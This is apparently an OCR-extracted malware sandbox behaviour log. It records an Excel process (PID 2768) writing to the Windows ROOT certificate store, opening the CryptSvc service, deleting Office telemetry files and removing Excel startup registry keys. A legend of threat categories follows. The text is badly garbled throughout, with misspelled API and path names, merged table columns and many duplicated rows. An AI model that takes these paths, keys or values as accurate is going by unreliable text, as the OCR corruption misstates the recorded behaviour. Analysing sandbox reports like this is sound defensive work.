HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrw==\Uniqueld Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Qxcohx+CWETDnlCWSgcWrv==\Uniqueld Value: None	2768 2768 2768 2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Delete Registry Key Delete Registry Key Delete Registry Key	API Name: OpenServiceW Args: (166666), CryptSvc, 5) Return: 166b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 \value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuliCache\c0152C64B7E\LanguageList Value: en-US\0en\0en\0en\0en\0en\0en\0en\0en\0en\0en	2768 2768 2768 2768 2768 2768 2768 2768	
Delete Registry Key Write Registry Key Delete Registry Key Write Registry Key Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Call System API Call Filesystem API Add Registry Key Write Registry Key Write Registry Key Write Registry Key Delete Registry Key Delete Registry Key Delete Registry Key Write Registry Key Delete Registry Key Delete Registry Key Write Registry Key	API Name: OpenServiceW Args: (106b660, CryptSvc, 5) Return: 106b5c0 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 \ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 \ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob\ Value: None Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Biob\ Value: None Key: HKEY_CORRENT_USER\SOFTWARE\Classes\Local Settings\Mul\Cache\c0152C64B7E\LanguageList\ Value: en-US\0eni0 API Name: GetVersionExA\Args: (1494ef9c)\ Return: 1 API Name: GetVersionExA\Args: (1494ef9c)\ Return: 1 API Name: GetVersionExA\Args: (1494ef16c)\ Return: 1 API Name: DeleteFileW\Args: (\%LOCALAPPDATA\%\Microsoft\Schemas\MS\Excel_restart.xml)\ Return: 0 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Value\Cache\Cached\Value:\BE22FE97-BBB-4728-AD00-AE4AAE69EABC} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Cached\Value:\BE22FE97-BBB-4728-AD00-AE4AAE69EABC} Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\WEF\Providers\Cached\Cac	2768 2768 2768 2768 2768 2768 2768 2768	

Call Fiesystem AP API Name FindFiesFies W Args: (%LOCALAPPDATA/WMcrosoftOftcel/C1el/(1) - *- excel axe - OTeleMediumCost dat, 0, dos814, 0, 0, 0) Return 0 2768 Call Fiesystem AP API Name FindNesfiel/W Args: (%LOCALAPPDATA/WMcrosoftOftcel/C1el/(1888224A-3845-4056-A782-F3D4708A891F) (0) - 2469 - excel axe - OTele data of cultural call p Return 1 2768 Call Fiesystem AP API Name Delete/Fiel/W Args: (%LOCALAPPDATA/WMcrosoftOftcel/C1el/(1888224A-3845-4056-A782-F3D4708A891F) (1) - 2469 - excel axe - OTele data of cultural call p Return 1 2768 Call Fiesystem AP API Name Delete/Fiel/W Args: (%LOCALAPPDATA/WMcrosoftOftcel/C1el/(192328A46-4056-A782-F3D4708A891F) (1) - 2469 - excel axe - OTele data of cultural call p Return 1 2768 Call Fiesystem AP API Name Delete/Fiel/W Args: (%LOCALAPPDATA/WMcrosoftOftcel/C1el/(1) - 4606-4054-59EC558EE1A) (1) - 2564 - excel axe - OTele data of cultural call p Return 1 2768 Call Fiesystem AP API Name Delete/Fiel/W Args: (%LOCALAPPDATA/WMcrosoftOftcel/C1el/(1) - 4 - excel axe - OTele data (0, dos814, 0, 0, 0) Return (10015) 2768 Call Fiesystem API API Name Delete/Fiel/W Args: (%LOCALAPPDATA/WMcrosoftOftcel/C1el/(1) - 4 - excel axe - OTele data (0, dos814, 0, 0, 0) Return (10015) 2768 Call Fiesystem API API Name Delete/Fiel/W Args: (%LOCALAPPDATA/WMcrosoftOftcel/C1el/(1) - 4 - excel axe - OTele data (0, dos814, 0, 0, 0) Return (10015) 2768 Call Fiesystem API API Name Delete/Fiel/W Args: (%LOCALAPPDATA/WMcrosoftOftcel/C1el/(1) - 4 - excel axe - OTele data (0, dos814, 0, 0, 0) Return (10015) 2768 Call Fiesystem API Name Delete/Fiel/W Args: (%LOCALAPPDATA/WMcrosoftOftcel/C1el/(1) - 4 - excel axe - OTele data (0, dos814, 0, 0, 0) Return (10016) 2768 Call Fiesystem API Name Delete/Fiel/W Args: (%LOCALAPPDATA/WMcrosoftOftcel/(1) - 4 - excel axe - OTele data (0, dos814, 0, 0, 0) Return (10016) 2768 Call Fiesystem API Name Delete/Fiel/W Args: (%LOCALAPPDATA/WMcrosoftOftcel/(1) - 4 - excel axe - OTele data (0, dos814, 0, 0, 0) Return (10016) 27			
API Name: DeletaFileW Args: (%LOCALAPPDATA%MicrosoftOffice)(Tole)(B88823Ha-3845-4056-A782-F3D4708A891F) (1) - 2466 - excel ava - OTeleM clum-Cact ata) Return: 1	Call Filesystem API		2768
ediumCost dat Ratum: 1	Call Filesystem API	API Name: FindNextFileW Args: (f07fe58, dce814) Return: 1	2768
edium/Cost.dat Return: 1	Call Filesystem API		2768
ediumCost.dat Return: 1	Call Filesystem API		2768
ediumCost.dat Return: 1	Call Filesystem API		2768
Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%MicrosofttOffice\OTele\(IBBB234A-3845-4056-A782-F3D470BA891F) (0) - 2496 - excel.exe - OTele.d. at 1 Return: 1 2768 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%MicrosofttOffice\OTele\(IBBB234A-3845-4056-A782-F3D470BA891F) (1) - 2496 - excel.exe - OTele.d. at 1 Return: 1 2768 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%MicrosofttOffice\OTele\(I9323BA6-7012-4BA8-B054-3F9EC558EE1A) (0) - 2584 - excel.exe - OTele.d. at 1 Return: 1 2768 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%MicrosofttOffice\OTele\(I9323BA6-7012-4BA8-B054-3F9EC558EE1A) (1) - 2584 - excel.exe - OTele.d. at 1 Return: 1 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%MicrosofttOffice\OTele\(I') (*) - * - excel.exe - OTeleMediumCost.dat, 0, doe814, 0, 0, 0) Return: 10 80598 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%MicrosofttOffice\OTele\(I') (*) - * - excel.exe - OTeleMediumCost.dat, 0, doe814, 0, 0, 0) Return: 10 80598 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%MicrosofttOffice\OTele\(I') (*) - * - excel.exe - OTeleMediumCost.dat, 0, doe814, 0, 0, 0) Return: 10 80598 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%MicrosofttOffice\OTele\(I') (*) - * - excel.exe - OTele.dat, 0, doe814, 0, 0, 0) Return: 10 80518 2768 Call Filesystem API	Call Filesystem API		2768
at Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%MicrosoftOfficeIOTele(BBBB234A-3845-4056-A782-F3D470BAB91F) (1) - 2496 - excel.exe - OTele.d at) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%MicrosoftOfficeIOTele(9323BAA6-7012-4BA8-B054-3F9EC558EE1A) (0) - 2584 - excel.exe - OTele.d at) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%MicrosoftOfficeIOTele(9323BAA6-7012-4BA8-B054-3F9EC558EE1A) (1) - 2584 - excel.exe - OTele.d at) Return: 1 API Name: DeleteFileW Args: (%LOCALAPPDATA%MicrosoftOfficeIOTele(9323BAA6-7012-4BA8-B054-3F9EC558EE1A) (1) - 2584 - excel.exe - OTele.d at) Return: 1 API Name: FindFirstFileExW Args: (%LOCALAPPDATA%MicrosoftOfficeIOTele(9)** (*) * * * * * * * * * * * * * * * *	Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*}\ (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158	2768
at) Return: 1 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\(9323BAA6-7012-4BA8-B054-3F9EC558EE1A) (1) - 2584 - excel.exe - OTele.d. at) Return: 1 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\(9323BAA6-7012-4BA8-B054-3F9EC558EE1A) (1) - 2584 - excel.exe - OTele.d. at) Return: 1 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\(") (") - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80598 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\(") (") - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80598 Call Filesystem API API API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\(") (") - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f0 80598 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\(") (") - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f0 80118 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\(") (") - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f0 80118 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\(") (") - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f0 80118 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\(") (") - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f0 80118 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\(") (") - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f0 80118 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\(") (") - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f0 80118 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\(") (") - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f0	Call Filesystem API		2768
at) Return: 1 at) Return: 1 2768 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%/MicrosofttOffice\OTele\(')^* - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: 0 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%/MicrosofttOffice\OTele\(')^* - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: 0 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%/MicrosofttOffice\OTele\(')^* - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: 0 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%/MicrosofttOffice\OTele\(')^* - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: 1080458 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%/MicrosofttOffice\OTele\(')^* - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: 1080458 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%/MicrosofttOffice\OTele\(')^* - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: 1080158 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%/MicrosofttOffice\OTele\(')^* - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: 1080158 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%/MicrosofttOffice\OTele\(')^* - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: 1080158 2768 Call Filesystem API	Call Filesystem API	, , , , , , , , , , , , , , , , , , , ,	2768
at) Return: 1 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\{'\}'(')-*- excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80598 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\{'\}'(')-*- excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80598 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\{'\}'(')-*- excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f080458 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\{'\}'(')-*- excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f080458 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\{'\}'(')-*- excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f080458 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\{'\}'(')-*- excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\{'\}'(')-*- excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458 2768 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\{'\}'(')-*- excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458 2768 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\{'\}'(')-*- excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458 2768 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\{'\}'(')-*- excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458 2768 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\{'\}'(')-*- excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458 2768 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\{'\}'(')-*- excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458 2768	Call Filesystem API		2768
80598 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%iMicrosoftiOffice)OTele\{*\}'(*) - *- excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80598 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%iMicrosoftiOffice)OTele\{*\}'(*) - *- excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%iMicrosoftiOffice)OTele\{*\}'(*) - *- excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80118 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%iMicrosoftiOffice)OTele\{*\}'(*) - *- excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f080158 2768 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%iMicrosoftiOffice)OTele\{*\}'(*) - *- excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158 2768 Call Filesystem API API Name: DeleteFileW Args: (%TEMP%\{2CCBABF0-6815-45A5-A058-2581F2B858AD) - OProcSessId.dat) Return: 1 2768 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\imicrosoft\Office\16.0\Exce\Resiliency\StartupItems\a8' Value: None 2768 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\imicrosoft\Office\16.0\Exce\Resiliency\StartupItems\a8' Value: None 2768	Call Filesystem API		2768
80598 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*\}'\) (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*\}'\) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80118 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*\}'\) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80158 Call Filesystem API API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*\}'\) (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158 2768 Call Filesystem API API Name: DeleteFileW Args: (%TEMP%\(2CCBABF0-6815-45A5-A058-2581F2B858AD) - OProcSessId.dat) Return: 1 2768 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\StartupItems\a8' Value: None 2768 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\StartupItems\ Value: None 2768	Call Filesystem API		2768
Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office)OTele\(^*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f0 80118 2768 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft)Office\OTele\(^*) (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158 2768 Call Filesystem API API Name: DeleteFileW Args: (%TEMP%\(2CCBABF0-6815-45A5-A058-2581F2B858AD) - OProcSessId.dat) Return: 1 2768 Delete Registry Key Key: HKEY_CURRENT_USER\(SOFTWARE\)Microsoft\(Office\OTele\(\)(16.0\(Exce\)Resiliency\(Startup\)Items\(\) Value: None 2768 Delete Registry Key Key: HKEY_CURRENT_USER\(SOFTWARE\)Microsoft\(Office\)16.0\(Exce\)Resiliency\(Startup\)Items\(Value: None 2768	Call Filesystem API		2768
80118 Call Filesystem API API Name: FindFirstFileExW Args: (%LOCALAPPDATA%IMicrosoft\Office\OTele\{1'\) (") - "- excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158 2768 Call Filesystem API API Name: DeleteFileW Args: (%TEMP%\{2CCBABF0-6815-45A5-A058-2581F2B858AD} - OProcSessld.dat) Return: 1 2768 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\StartupItems\a8' Value: None 2768 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\StartupItems\value: None 2768	Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*}\ (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458	2768
Call Filesystem API API Name: DeleteFileW Args: (%TEMP%\(2CCBABF0-6815-45A5-A058-2581F2B858AD) - OProcSessId.dat) Return: 1 2768 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\(\texce\)Resiliency\Startupltems\a8' Value: None 2768 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\(\texce\)Resiliency\Startupltems\ Value: None 2768	Call Filesystem API		2768
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\Startup\tems\a8' Value: None 2768 Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\Startup\tems\ Value: None 2768	Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\{*}\ (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158	2768
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None 2768	Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{2CCBABF0-6815-45A5-A058-2581F2B858AD} - OProcSessId.dat) Return: 1	2768
	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\a8' Value: None	2768
	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None	2768
Delete Registry Key Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\Value: None 2768	Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None	2768



Node Notable Threat Characteristics Anti-security, self-preservation Submitted sample Malformed, defective, or with known malware traits Autostart or other system reconfiguration Process, service, or memory object change Root process Deception, social engineering Rootkit, cloaking Child process File drop, download, sharing, or replication Suspicious network or messaging activity Direct event Hijack, redirection, or data theft ----- Indirect event Created Event actions